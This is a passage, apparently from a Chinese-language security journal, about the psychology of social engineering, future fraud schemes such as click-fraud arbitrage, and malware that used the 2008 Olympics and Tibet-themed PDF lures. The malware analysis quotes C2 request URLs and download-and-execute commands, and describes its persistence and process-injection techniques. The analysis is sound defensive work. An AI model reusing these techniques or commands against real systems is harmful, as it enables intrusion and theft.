- **显著效应** 面对一组人的时候，人们会猜测其中最突出的那个是最有影响力或者最无影响力的人。[20] 社会工程手段攻击者都是能适应并融入周围环境的高手。他们会尽力将显著效应转变为对他们的好感。他们可能会伪装成西服革履的客户或身穿工作服的维修工，反正不会是夸夸其谈的骗子。融入环境不仅仅包括衣着和外观 — 还可以延伸到对公司的专业用语、事件、员工甚至某个地方的口音的掌握。譬如，一名来自加州的社会工程手段攻击者想要进入波士顿的一家公司，他会知道“吉尔”刚出生的小宝宝和“乔希”跳槽去了竞争对手的公司，他会用波士顿的口音跟前台接待员聊起这些事情，然后便获准进入办公室“进行计算机设备修护”去了。
- **从众、依从和服从** 人们在从众、依从和服从压力面前，会改变其行为。许多社会工程手段攻击都可以通过受害者面对这些压力时的可预知反应来进行解释。社会工程手段攻击者可能会冒充视察的高管，说服年轻的保安人员让她进屋，虽然她并没有佩戴证件。（攻击者的奖赏允诺或惩罚威胁可能会进一步给保安施加压力。）保安会感到不知所措，只得服从。我们尚未监测到群体社会工程手段攻击，不过也可以想象得到。多个社会工程手段攻击者假装成是合法的员工，然后不断重复“别浪费我们的时间”或“我们要回去工作了”，不停催促前台接待员，以试图进入办公室。接待员可能只是为了不讨人厌就放他们进去了。我们知道，间谍会采用另一种方法，即与受害者保持一段时间的人际交往。一开始攻击者会从受害者那索取一些无害的信息，然后逐渐是敏感信息。受害者掉进了圈套，他像过去一样被迫答应接下来的要求，否则便会面临被勒索的风险。

结论

我们对于社会工程手段的易感性是由人类大脑的构造、情感中心与理智中心之间复杂的相互作用所决定的。社会工程手段是对受害者的恐惧、好奇、贪心或同情的利用。我们社会图式中的错误和认知偏差有助于解释社会工程手段成功的原因。为什么这门学问对我们如此重要?

在2007年的CSI计算机犯罪和安全调查中，只有13%的被调查者认为对员工进行的社会工程手段攻击培训取得了效果。[21] 13% 这个比例已经很低了，更何况调查并未包括那些从未接受过任何社会工程手段攻击培训课程的人。

一个显而易见的措施便是制定和完善有关社会工程手段的安全策略及用户培训课程。社会工程手段策略如果能以科学研究为依据，将更具说服力。用户培训材料如果能列出社会工程手段攻击者经常加以利用的认知偏差，也会更有成效。培训视频材料如果能演示利用每种认知偏差进行的攻击，将取得更好的培训效果。

我们无法改变人的本性。我们生来就伴随着情感与理智的交织冲突，而且我们经常会犯心理错误。这本再正常不过，但如果此类行为被社会工程手段攻击者所利用，便会给我们带来危险。只要了解了社会工程手段的心理学原理，告知用户其效果，我们便能更有力地防御这些攻击。


Karthik Raman，CISSP 专家，McAfee Avert Labs 的研究科学家。他主要致力于安全研究，研究范围包括漏洞分析、网络安全性和软件安全性。除了安全研究之外，他对认知和社会科学以及计算机编程也有浓厚的兴趣。Raman 的业余爱好包括打板球、弹吉他以及学外语。Raman 于 2006 年毕业于佛蒙特州的诺威奇大学，拥有计算机科学和计算机安全理学学士学位。

尾注

1 “Bank loses $1.1M to online fraud,” BBC (2007). http://news.bbc.co.uk/2/hi/business/6279561.stm
2 Schneier, B., “The Psychology of Security,” Essays and Op Eds (2007). http://www.schneier.com/essay-155.html
3 同上。
4 Asimov, I. “The Human Brain:Its Capacities and Functions.” New York:Mentor Books, 1965.
5 Johnson, S. “Mind Wide Open:Your Brain and the Neuroscience of Everyday Life.” New York:Scribner, 2004.
6 Svoboda, E. “Cultivating curiosity; how to explore the world: Developing a sense of wonder can be its own reward,” *Psychology Today* (2006). http://psychologytoday.com/articles/index.php?term=pto-4148.html
7 Leyden, J. “Hackers debut malware loaded USB ruse,” The Register (2007). http://www.theregister.co.uk/2007/04/25/usb_malware/
8 McAfee VIL: GPCoder.i, June 9, 2008. http://vil.nai.com/vil/content/v_145334.htm
9 Cialdini, R. “Influence:The Psychology of Persuasion.” New York:HarperCollins, 1998.
10 Heuer, Richard J., Jr. “The Psychology of Intelligence Analysis,” Center for the Study of Intelligence, CIA (2002). http://www.au.af.mil/au/awc/awcgate/psych-intel/art12.html
11 Tversky, A. and Kahneman, D. “Judgment under uncertainty:Heuristics and biases,” Science, 185, 1124-1130 (1974). http://psiexp.ss.uci.edu/research/teaching/Tversky_Kahneman_1974.pdf
12 Mather, M., Shafir, E., and Johnson, M. K. “Misremembrance of options past:Source monitoring and choice,” *Psychological Science*, 11, 132-138 (2000). http://www.usc.edu/projects/matherlab/pdfs/Matheretal2000.pdf
13 Nickerson, R. S. “Confirmation Bias: A Ubiquitous Phenomenon in Many Guises,” *Review of General Psychology*, Vol. 2, No. 2, 175-220 (1998). http://psy.ucsd.edu/~mckenzie/nickersonConfirmationBias.pdf
14 Zajonc, R. B. “Attitudinal Effects of Mere Exposure,” *Journal of Personality and Social Psychology*, 9, 2, 1-27 (1968).
15 Kaplan, D. “Virginia Tech massacre may spawn phishing scams,” *SC Magazine* (2007). http://www.scmagazineuk.com/Virginia-Tech-massacre-may-spawn-phishing-scams/article/105989/
16 Tversky, A. & Kahneman, D. “Judgment under uncertainty:Heuristics and biases,” *Science,* 185, 1124-1130 (1974).Available at <http://psiexp.ss.uci.edu/research/teaching/Tversky_Kahneman_1974.pdf>.
17 Dhamija, R., Ozment, A., Schecter, S. “The Emperor's New Security Indicators: An evaluation of website authentication and the effect of role playing on usability studies” (2008). http://www.usablesecurity.org/emperor/
18 Mitnick, Kevin D., Simon, William L. “The Art of Deception.” Indianapolis:Wiley Publishing, Inc., 2002.
19 Gilbert, D. T., & Malone, P. S. “The correspondence bias,” *Psychological Bulletin,* 117, 21–38 (1995). http://www.wjh.harvard.edu/~dtg/Gilbert%20&%20Malone%20(CORRESPONDENCE%20BIAS).pdf
20 Taylor, S.E. and Fiske, S.T. “Point of view and perception so causality,” *Journal of Personality and Social Psychology,* 32, 439-445 (1975).
21 Computer Security Institute, CSI Computer Crime and Security Survey (2007). http://www.gocsi.com/forms/csi_survey.jhtml（需要注册）

社会工程手段 2.0：前景预测

作者：Markus Jakobsson



虽然社会工程手段自人类文明诞生以来或许就已存在，但许多人担心现在它正逐渐演变为 Internet 上的浩劫。本文将对社会工程手段的发展前景做出一些预测。

几乎没有人会反对，当今汹涌的犯罪软件潮流是由经济因素所推动的。如今的事态与过去有着天壤之别，早期的病毒只是出于求知欲、竞争心理，或许还因为有点无聊。点击欺诈和网络钓鱼在这方面尤其明显。除了赚点小钱花花，还能有什么别的目的不成？（又或者是一大笔。）各种形式的垃圾邮件也同样如此。如果垃圾邮件制造者不能从中牟利，世上将再无垃圾邮件一说。因此，我们可以从犯罪分子将对现有 Internet 功能的妄用转化为金钱利益的方式入手，来预测欺诈的发展趋势。

Internet 欺诈：社会技术犯罪

越来越多的专家都认识到，欺诈不再只是技术问题，其中所包含的社会工程手段比重呈逐渐攀升之势。网络钓鱼就是一个很明显的例子，且并不是唯一的一个。可以看到，现在犯罪软件攻击依靠社会工程手段进行安装之风愈刮愈盛。最近的一个真实案例是所谓的“商业促进局欺诈”，如图 1 所示。在这个网络钓鱼攻击中，潜在的受害者收到一封看似来自商业促进局的电子邮件，且内容有关投诉收件人所在机构的案子。按常理推测，附件中应当包含投诉的详情，而实际上却是一个特洛伊木马下载程序。为了使攻击效果更强，这些电子邮件通常是发送给目标组织中的专职人员 — 经常是平时负责处理顾客投诉的人。

防御决定进攻

从犯罪分子的角度而言，Internet 欺诈相对比较安全，也更为省心省力。Internet 欺诈不仅满足了骗子们远程操控的梦想，还具有可伸缩性、高利润以及极低的可追溯性 — 因而风险很低。难怪 Internet 欺诈如此风行。要充分了解攻击，还必须了解如何防御。显然，今天对犯罪行为的打击主要从以下三个层面进行：技术手段（如防病毒软件、垃圾邮件过滤器和反网络钓鱼浏览器插件）、教育运动（如 FTC、eBay、SecurityCartoon.com、银行和卡内基梅隆大学实用隐私和安全实验室（CUPS）开展的活动）以及法律途径。法律事务通常包括追踪来源、搜捕涉案人员，并最终起诉嫌疑人。

技术和教育方面的努力（如果成功的话）可以降低犯罪分子的成功率，法律方面的努力使犯罪分子面临更大的风险。这些风险可是要命的事，尤其现在对 Internet 欺诈的衡量尺度越来越紧。因此，可以断言 Internet 犯罪的下一个新领域将是如何降低其可追溯性。本文将进行此推断，并研究此推断对于未来的意义。我们将从两种极难追踪的攻击类型入手，虽然这两种攻击迄今为止未曾发生，但注定会发生。不过，为了真正理解法律的重要性，我们先稍稍离题，回顾下“勒索软件”为何未像人们所想的那样泛滥。

勒索软件的失败

上世纪九十年代末，哥伦比亚大学的研究人员曾断言，下一轮恶意软件浪潮将是企图使用恶意软件中所携带的公钥对受害人计算机上的文件进行加密，然后以这些文件为条件，勒索受害者换取密钥，才能重新访问加密的文件。数年之后，Archiveus 特洛伊木马实行了类似的攻击，跟上述推断仅有些许出入：它使用了对称密钥，而不是公钥。该攻击以失败告终，因为在对该特洛伊木马进行逆向工程后，推断出了加密/解密密钥并分发给了受到攻击的所有人。不过，就算 Archiveus 攻击采用公钥加密（该加密方法可防止任何人通过代码对解密密钥进行逆向工程，因为它一开始便决不会包含在内），也不会成功。Archiveus 失败的原因并不在于技术，而在于资金流向方面：没有任何途经能让犯罪分子安全地获得勒索金而不留下被追踪的痕迹。

恶意破坏软件冲击

了解了勒索软件的例子后，我们接下来看一种我们称之为“恶意破坏软件”的新型攻击。此攻击不会为了娱乐或挑衅而进行破坏行为，而是为了经济利益。犯罪分子会这么做：首先，他或她会选择一家公司作为目标，采用数据挖掘技术尽可能详细地获取易受攻击员工的有关信息。所谓易受攻击员工，是指能够访问公司敏感数据或公司网页接口的员工。破坏者可以从易受攻击员工那了解到公司的内部结构、关键员工的姓名以及电子邮件地址的格式。然后，犯罪分子会购买该公司的看跌期权。（假定该公司是一家上市公司。）看跌期权是一种金融工具，当相应的股票价格下跌时，其价值上涨。投资人和投机者如果判断某股票不久将贬值，便会买入看跌期权从而赢利。除犯罪分子之外，极有可能还有其他投资人也购买了看跌期权，尤其是当该目标公司的股票处于正常的交易量时。接下来，犯罪分子会向该公司发动攻击，或许是向一些经过挑选的员工发送看似来自其他员工的电子邮件，譬如他们的上司：“吉姆，请看一下附件里的 PowerPoint 幻灯片，然后把你的意见告诉我。可能的话，我希望明早之前做一个快速评估。希望你能如期完成。”或者假冒系统管理员：“出现了一个危险的新型计算机病毒，我们的系统尚未安装该病毒的补丁程序。请立即将附上的程序安装到你的计算机上，以帮助我们维护系统安全。请尽快执行。”

如果某人打开或执行了附件，会发生什么情况？假设这封电子邮件没有一开始就被投入垃圾邮件文件夹，而且防病毒系统也没能够识别它，我们将受到感染 — 在能够访问敏感数据或公司网站的计算机上。如果一些敏感数据泄漏到 Internet 上，即使是公司自己的网站上？也会引起公众的一片哗然，使股价遭殃。犯罪分子会行使他或她的看跌期权，兑现以前打赌该公司股价会下跌的赌注。这样的做法让人无从追踪攻击者，因为每位持有看跌期权的投资者都处于相同处境。谁是犯罪分子？无人可分辨。

欺骗点击

点击欺诈是另外一种常见的在线欺诈。它利用的事实根据是消费者点击广告，广告客户就要支付佣金给显示广告的网站以及提供含广告网站的门户。与此相关的欺诈利用消费者查看横幅广告（不管有没有进行操作）转帐给网站的广告，其他方法则会因为观看广告后产生了销售或其他操作。其目的可能是从这些转帐中盈利（当他们的网站显示广告时，犯罪分子从中获利），或耗尽竞争对手的广告预算费用（竞争对手是转出佣金的广告客户）。犯罪分子经常以自动方式生成流量，使其看起来就像真的有人观看了这些广告。自动操作可能包括某种形式的恶意软件，例如机器人网。另外一种常见方法是，犯罪分子雇人点击选定的广告；这称为“点击承包”。

BBB complaint case

BBB CASE #569822971

Complaint filed by:	Michael Taylor
Complaint filed against:	Business Name: Contact: BBB Member:
Complaint status:	-
Category:	Contract Issues
Case opened date:	2/28/2008
Case closed date:	-

*** Attached you will find a copy of the complaint. Please download and keep this copy so you can print it for your records.***

On February 26 2008, the consumer provided the following information: (The consumer indicated he/she DID NOT received any response from the business.)

The form you used to register this complaint is designed to improve public access to the Better Business Bureau of Consumer Protection Consumer Response Center, and is voluntary. Through this form, consumers may electronically register a complaint with the BBB. Under the Paperwork Reduction Act, as amended, an agency may conduct or sponsor, and a person is not required to respond to, a collection of information unless it displays a currently valid OMB control number. That number is 502-793.

<Complaint_569822971.doc>

图 1： 商务改善局骗局。该邮件含有攻击者希望收件人打开的染毒附件。

我们现在将介绍社会工程手段如何被用于新型的点击欺诈攻击。首先，我们从解释不是点击欺诈的常见场景开始：

- **场景 1** 标准网站。考虑一下提供某种服务的合法网站，它显示与此服务相关的广告。广告的内容通常由广告门户（例如，Google和Yahoo）以自动方式决定，它们通过自动审核网站的内容并选择与内容有关的主题广告。例如，如果网站从事烹饪，那么广告可能是有关壶、煎锅和咖啡机。这些网站一般还会投放带来流量的广告。因此，我们会看到使用“刀具”、“家富乐”“铁氟龙”以及类似术语的关键字。对于这类网站来说，这很正常。
- **场景 2** 使用套利。现在考虑另外一个网站，它的内容会选择对应于关键字“找个律师”的广告。（我们的意思是“个”而不是“一个”。具体原因，我们很快会解释。）该站点通过含有重复该短句的许多文字（可见或不可见）来实现。撰写本文时，这类策略的成本范围是一个关键字 1.07 美元到 7.05 美元。准确价格取决于地点、时间，当然还有关键字竞投，因为所有关键字的价格都是根据拍卖决定的。因此，如果用户点击此网站上的广告，对应广告的所有者将付钱给门户，门户然后会付钱（减去佣金）给显示该广告的网站。

  接下来，看看投放使用关键字“找一个律师”的网站。这里唯一的区别是量词“个”，而不是“一个”。关键字的价格范围是 0.87 美元到 3.82 美元。我们假定网站为吸引访客支出的成本是每位访客 2.00 美元，是收益是每位访客点击网站上的广告，网站将收入 4.00 美元。因此，只要 2.00 美元吸引来的访客中有 50% 点击 4.00 美元广告，那么网站就能获利，无需提供任何服务。这就是所谓的关键字套利。它不完全是点击欺诈，但正如我们所认为的，已接近欺诈。
- **场景 3** 使用社会工程手段的攻击。现在，我们来了解一下犯罪分子可能如何使用社会工程手段和延伸套利技术来获得客观的利润。我们假定犯罪分子制作了一个生成关键字“间皮瘤”（一种因为接触石棉而导致的罕见癌症）的网站。在我们撰写本文时，这个 Google 关键字值 63.42 美元。犯罪分子购买关键字“哮喘”（0.10 美元）的流量，吸引访客来到它的站点。如果来到他的网站的 634 人中有一人点击了间皮瘤广告，他就能获利。但人们为什么那么做？假定该网站的内容是篇文章，明显出自一位医生之手，询问“您是否知道 10% 的哮喘患者可能染上间皮瘤？”虽然这个说法并不属实，但它将吸引关注哮喘但不了解间皮瘤的很多人按犯罪分子的预期点击广告。会有半数访客会落入圈套吗？每天一千名访客，意味着每日利润超过 30,000 美元。甚至使用不太显著的关键字，犯罪分子仍然可以获得不菲的利润。

这三个场景的不同之处在于其意图，以及社会工程手段的使用。从广告提供商的角度来看，这三个场景结构非常相似。访客来访，阅读内容，然后点击广告。虽然可以匹配进出的关键字来发现异常，但犯罪分子也可能使用一个服务提供商来增加进入的流量，使用另一个来承载流出的流量。这种策略使得检测和阻止这类攻击变得非常困难，尤其是使用大量的网站在小范围内实施。

结论

Internet 上的社会工程手段已落地生根。我们已经通过网络钓鱼骗局见识了它的效果，我们正在着手了解犯罪分子如何使用社会工程手段提高骗局和犯罪软件的效率。我们担心，随着其他类型的欺诈（例如点击欺诈）使用社会工程手段，比我们看到的更为巧妙的应用程序即将出现。我们抱着这种想法来设计技术对策，而了解攻击可能出现的方式也有助于改进防御。但我们还必须要了解，我们的策略需要更好的用户界面、更好的过程、更强的法规以及加强教育。好人仍有大量工作要做。

Dr. Markus Jakobsson 是 Palo Alto 研究中心的首席科学家。他研究网络钓鱼和对策、点击欺诈、人在安全中的因素、密码学、网络安全以及协议设计。他是 *Phishing and Countermeasures* (Wiley, 2006) 的编辑以及 *Crimeware:Understanding New Attacks and Defenses* (Symantec Press, 2008) 的作者之一。

PARC 插图摄影：Brian Tramontana

社会工程手段恶意软件的主要目标

作者：Elodie Grandjean

恶意软件作者常常使用社会工程方法，直接感染一个系统或主机，又或是启动下载并执行恶意软件的连环操作。

我们大多数人都收到过包含恶意附件或 URL 的电子邮件，内容涉及重要的安全更新或失去联系很久的老朋友想重新联络。

不要傻傻地认为该电子邮件是通过社会工程手段伎俩传播恶意软件的唯一攻击媒介。实际上还有很多诡计，包括非常流行的即时消息传送服务。朋友的受害系统可能给您发送一条有链接（指向某个文件）的消息，并请您看一些照片。问题在于您信任该联系人，并且不知道其他系统染毒。在很多情况下，URL 都指向恶意软件。

其他恶意软件使用社会工程手段窃取登录凭证、信用卡号码等机密信息。这些方法常被用于网络钓鱼攻击和服务器入侵。

社会工程手段恶意软件作者最常用的伎俩是“成人”服务。下面列举无穷伎俩中的一部分：

- 色情链接和图片
- 在发件人字段使用女性名字
- 政治议题，包括以知名候选人的名义恳请捐助
- 伪造银行、在线支付服务和其他金融服务的电子邮件。这些邮件要求确认或更新登录凭证或信用卡信息。
- 威胁电子邮件，提及监禁或陪审手续
- 含有特洛伊木马的免费游戏或屏幕保护程序，或是免费的反间谍软件工具，它们常常本身就是流氓程序
- 重大事件，例如运动会、极端天气灾难或突发新闻
- 名人声誉和有关其冒险和不端行为的报道
- 潜在的受信任或秘密关系，例如和社交网站的联系、冒充朋友、同学或亲戚以及秘密情人

这类主题列表可能无穷无尽，并且有许多吸引着全球大量用户。该列表还凸显了一个事实，即社会工程手段经常瞄准国内甚至当地用户组。例如，涉及流行社交网站的全球攻击可能将全球的回应收集给恶意软件作者；另一方面，类似攻击美国总统选举的攻击可能只诱捕美国受害者。

为什么选择奥运会?

数月以来，中国因为 2008 北京奥运会成为全世界瞩目的焦点。媒体关注的内容非常广泛，涵盖运动员、爱好者、基础设施、环境、政治以及其他主题。

在政治方面，针对西藏问题的抗议活动是一个高度敏感的话题；全球许多“解放西藏”组织都从奥运会受到高度关注而得利。其他有关强制劳动以及人权问题，能见度也得到了提升。许多有兴趣的 Internet 用户阅读新闻和其他在线报道。

奥运会火炬在火炬传递过程中，成了抗议者火热的象征。火炬全球传递引发大量媒体报道，激起更多拥护者和反对者的兴趣和参与。不断增长的兴趣还会导致恶意软件作者可能利用的潜在攻击范围扩大。

取样受害者

社会工程手段攻击通常需要事先“取样”其受害者以确保成功。我们看一看谁会是以中国西藏冲突或奥运会为诱饵进行攻击的潜在受害者。

我们已经发现支持西藏组中的个人收到带有关于西藏状况、中国概况以及奥运会的CHM（编译帮助文件）、PDF、PPT、XLS、或 DOC 附件的电子邮件。所有这些电子邮件都似乎来自可信的组织或个人。很可能这些用户习惯于接收他们的支持者发送的这类文档，并且可能不是很警惕。这些特别的附件是恶意的：他们使用恶意的 Microsoft Complied HTML Help、Adobe Acrobat、Microsoft Excel、Microsoft PowerPoint 或 Microsoft Word 漏洞丢下并悄悄地执行嵌入的可执行文件。这时，目标攻击范围相对较小，但媒体对西藏抗议活动的报道点燃了导火索。


稍后我们将见证一些致力于支持西藏的合法网站被黑客攻击并嵌入 Fribet 特洛伊木马，[1] 它可以利用 Web 浏览器中的漏洞，将自己下载到访问者的机器上。

利用奥运会作为社会工程手段焦点，使得恶意软件作者能够瞄准许多运动爱好者，以及先前的攻击对象中不关心西藏－中国冲突的那些人。

这时，受害者群体从目标组织扩大到了其支持者以及任何对西藏状况感兴趣的人。媒体关注再次致使受害人群扩大。

接下来，恶意软件作者使用支持西藏外皮的根工具包，利用奥运会本身传播社会工程手段攻击。[2] 该恶意文件集以嘲笑中国体操运动员的视频文件为掩护；在运行动画时，几个恶意文件已被偷偷丢下并安装到受害者的计算机上来隐藏它们。

利用奥运会作为社会工程手段焦点，使得恶意软件作者能够瞄准许多运动爱好者，以及先前的攻击对象中不关心西藏－中国冲突的那些人。



案例研究：奥运会恶意软件攻击

我们最近收到了 PDF 文件 *declaration_olympic_games_eng.pdf*，它最初是发给支持西藏组的电子邮件。（请参见图 1。）这篇文档看上去很清白，因为打开应用程序时，文字就显示出来，并且没有乱码或立即变得歪歪扭扭。因此，大多数人都不会疑心到任何恶意活动。但在后台，一些恶意文件已经悄悄地在受害者的机器上生成了。让我们来确切了解一下攻击是如何工作的。

实际上，*declaration_olympic_games_eng.pdf* 是空的 PDF 文件，它利用 Acrobat 中的漏洞，丢下并执行第一部分恶意数据包。此恶意可执行文件（检测到为 BackDoor-DOW[3]）会嵌入下图 2（下一页）的十六进制编辑器内所示位置加密表单。

图 3（下一页）显示解密后马上嵌入文件的前两个字节。

此可执行文件丢下合法的 PDF 文件 *book.pdf*，它会在我们执行第一个文件时显示。恶意文件会在活动进程列表中查找 *AcroRd32.exe*，找到 Acrobat 的安装目录，然后打开 *book.pdf*。图 4（下一页）显示负责此操作的恶意文件的代码。

Sponsor's declaration of responsibility at the 2008 Beijing Olympic Games

WITH REFERENCE TO, and consistent with, our obligations under the Olympic Charter, the undersigned sponsor of the 2008 Beijing Olympic Games hereby declares:

We reaffirm our commitment to the "harmonious development of man, with a view to promoting a peaceful society concerned with the preservation of human dignity," as set forth in the Olympic Charter, and

We acknowledge that sponsorship of the Olympic Games carries certain responsibilities, including the responsibility of implementing our sponsorship and communications programs in a manner that promotes awareness of basic human rights such as the right to free speech, and

We are fully aware of the assurance made by the government of the People's Republic of China to the Olympic Committee to improve its human rights record as a condition for hosting the Olympic Games and recognize the worldwid concerns expressed about China's human rights record.

IN FURTHERANCE TO THE ABOVE, we agree to demonstrate our commitment to human rights at the 2008 Beijing Olympics by:

FIRST, making bona fide good faith efforts to raise the issue of human rights with our Chinese contacts and to publicly report on our efforts to do so, and

SECOND, designating a high-level executive within our organization to monitor every aspect of our activities associated with the Olympics and to assure that our actions properly reflect our commitment to human dignity and human rights, and

THIRD, establishing a fund through which contributions can be made to prisoners of conscience in China, and their families, as well as to those persecuted in connection with the 2008 Olympic Games, and

FOURTH, presenting a corporate resolution to our Board of Directors resolving to adopt this Declaration, and the principles of human rights and human dignity upon which it is based, prior to the commencemento of the 2008 Olympic Games in Beijing, and

FIFTH, incorporating this Declaration of Responsibility into our commercial messages.

DECLARED BY

Name/Title
Date

图1：支持西藏的支持者们最近收到的电子邮件附件中带有这个表面看起来合法的文件。

恶意软件还丢下别的可执行文件 *book.exe,*，它在 *%ALLUSERSPROFILE%\Application Data\msmsgs.exe* 下自我复制并生成一个新的 Windows 服务。[4] 这个新服务作为服务运行并显示名称“Logical Disk Manager Service”，并确保 Windows 将在启动时运行特洛伊木马。

恶意软件甚至还有让启动进程上钩的“B 计划”：如果它不能创建服务，它将添加一个新的注册表条目 Windows Media Player，指向 *msmsgs.exe*。Windows Media Player 会被添加到 Windows 注册表[5]中的下列启动键：*HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*.该特洛伊木马还会创建两个包含一些加密数据的文件：

- *C:\WINDOWS\jwiev.log.bak*
- *C:\WINDOWS\clocks.avi.bak*

最后，*book.exe* 通过创建一个删除自己的批处理文件清除并无提示退出。从这时起，指挥棒已传给 *msmsgs.exe* 来接管。

Msmsgs.exe 临时将另一个文件丢在以下位置：*C:\Program Files\WindowsUpdate\Windows Installer.exe.*在被删除之前，*Windows Installer.exe* 丢下两份 DLL 文件到：

- *C:\Documents and Settings\All Users\DRM\drmv021.lic*
- *C:\Documents and Settings\All Users\DRM\avp01.lic*

恶意软件将自己注入 *svchost.exe* 来隐藏其活动。它启动新的 *svchost.exe*（合法的系统进程[6]）实例，在新进程的地址空间内分配一块内存，将自己的一份副本写到 *svchost.exe* 的虚拟地址空间（地址 0x400000），然后通过创建远程线程运行恶意代码。

被注入 **svchost.exe** 恶意代码从 **avp01.lic** 调用 workFunc() 函数，连接远程服务器并发送以下三个请求：

- *http://www1.palms[removed]/ld/v2/loginv2.asp?hi=2wsdf351&x=07200805101503236620700000000&y=192.168.1.122&t1=ne*
- *http://www1.palms[removed]/ld/v2/votev2.asp?a=7351ws2&s=07200805101503236620700000000&t1=ne*
- *http://www1.palms[removed]/ld/v2/logoutv2.asp?p=s9wlf1&s=07200805101503236620700000000&t1=ne*

x 和 y 参数可能有所不同。x 的值通过“07”后跟确切日期 (2008/05/10) 和时间 (15:03:23) 组成，文件 *clocks.avi.bak* 已生成，然后以硬编码字符串“662070000000”结尾。y 的值是受害者计算机的 IP 地址。




图 2：这个恶意 PDF 载有一份加密的恶意 BackDoor-DOW。




图 3：BackDoor-DOW 的解密版本。

图 4：恶意软件寻找 Acrobat Reader (AcroRd32.exe)，然后打开干净的文件 book.pdf。

此恶意软件趋势在未来几个月内可能会继续发展。这是一个很严峻的问题，因为大多数人都信任安全供应商；如果丧失这份信任，许多用户甚至更加容易受害。

三个服务器端的脚本 *loginv2.asp*、*votev2.asp*、和 *logoutv2.asp* 会分别告诉攻击者，一台新的受害计算机可用；可以检查攻击者是否已发送命令；以及停止后门。为了读取连接到其中一个服务器端的脚本后发送的回应，该特洛伊木马会在以下文件夹中创建一份返回的网页：*C:\Program Files\InstallShield Installation Information*

文件名由六位随机值组成，读后即会被删除。*loginv2.asp* 和 *logoutv2.asp* 仅返回空白网页（带有 <html><head></head></html> 标记），但 *votev2.asp* 返回大意是“后门已就绪，但此时不需要操作”的代码 *(@n4@300@)* 或类似下列之一的命令：

- *@n11@http://www1.palms[removed]/ld/v2/sy64.jpg@%SystemRoot%\Dnservice.exe@218c663bea3723a3dc9d302f7a58aeb1@*
- *@n11@http://www1.palms[removed]/ld/v2/200764.jpg @%SystemRoot%\Soundmax.exe@5f3c02fd4264f3eaf3ceebfe94ffd48c@.*

命令的大意都是“下载上述带 .JPG 扩展名的文件，使用提供的可执行文件名，把它丢到受害者机器上的 *%SysDir%* 文件夹”。回应的最后一部分是即将要下载的文件的 md5 散列（将用于检查文件的完整性）。

在整个过程当中，受害者丝毫不知道后台正在发生的事情。在他们阅读和填写恶意 PDF 文件放下的声明时，后门已经被悄悄地安装到了他们的计算机上，等待攻击者发送命令。此时，任何恶意文件都可以下载到该计算机上，因为它已经完全被攻陷。

流氓软件和站点

创意十足的社会工程手段攻击钓钩不限于运动会。几个月来，我们已注意到打着“安全”供应商应用程序的旗号出现的恶意软件在不断增加。这些程序通过伪装成非常有用的样子，引诱受害者计算机染毒。一些 FakeAlert[7] 特洛伊木马的变种提醒他们的受害者，他们的计算机已染毒（贼喊捉贼！）并提供信息（一般是恶意 URL）检索“反间谍软件”工具，而实际上是流氓应用程序自己。

保持软件时刻更新非常重要，不久之后，流氓“更新”网站将开始仿造真正的 Windows Update 站点。我们最近发现了一种利用 DLL 组件的巧妙方法（链接到假的 Windows Update 站点），它在远程 Web 服务器使用安全 (HTTPS) 网站的无效证书时，阻止 Internet Explorer 警告用户。此攻击的目的是将恶意文件伪装成受害者要下载和执行的真正的 Windows 更新。

此恶意软件趋势在未来几个月内可能会继续发展。这是一个很严峻的问题，因为大多数人都信任安全供应商；如果丧失这份信任，许多用户甚至更加容易受害。

结论

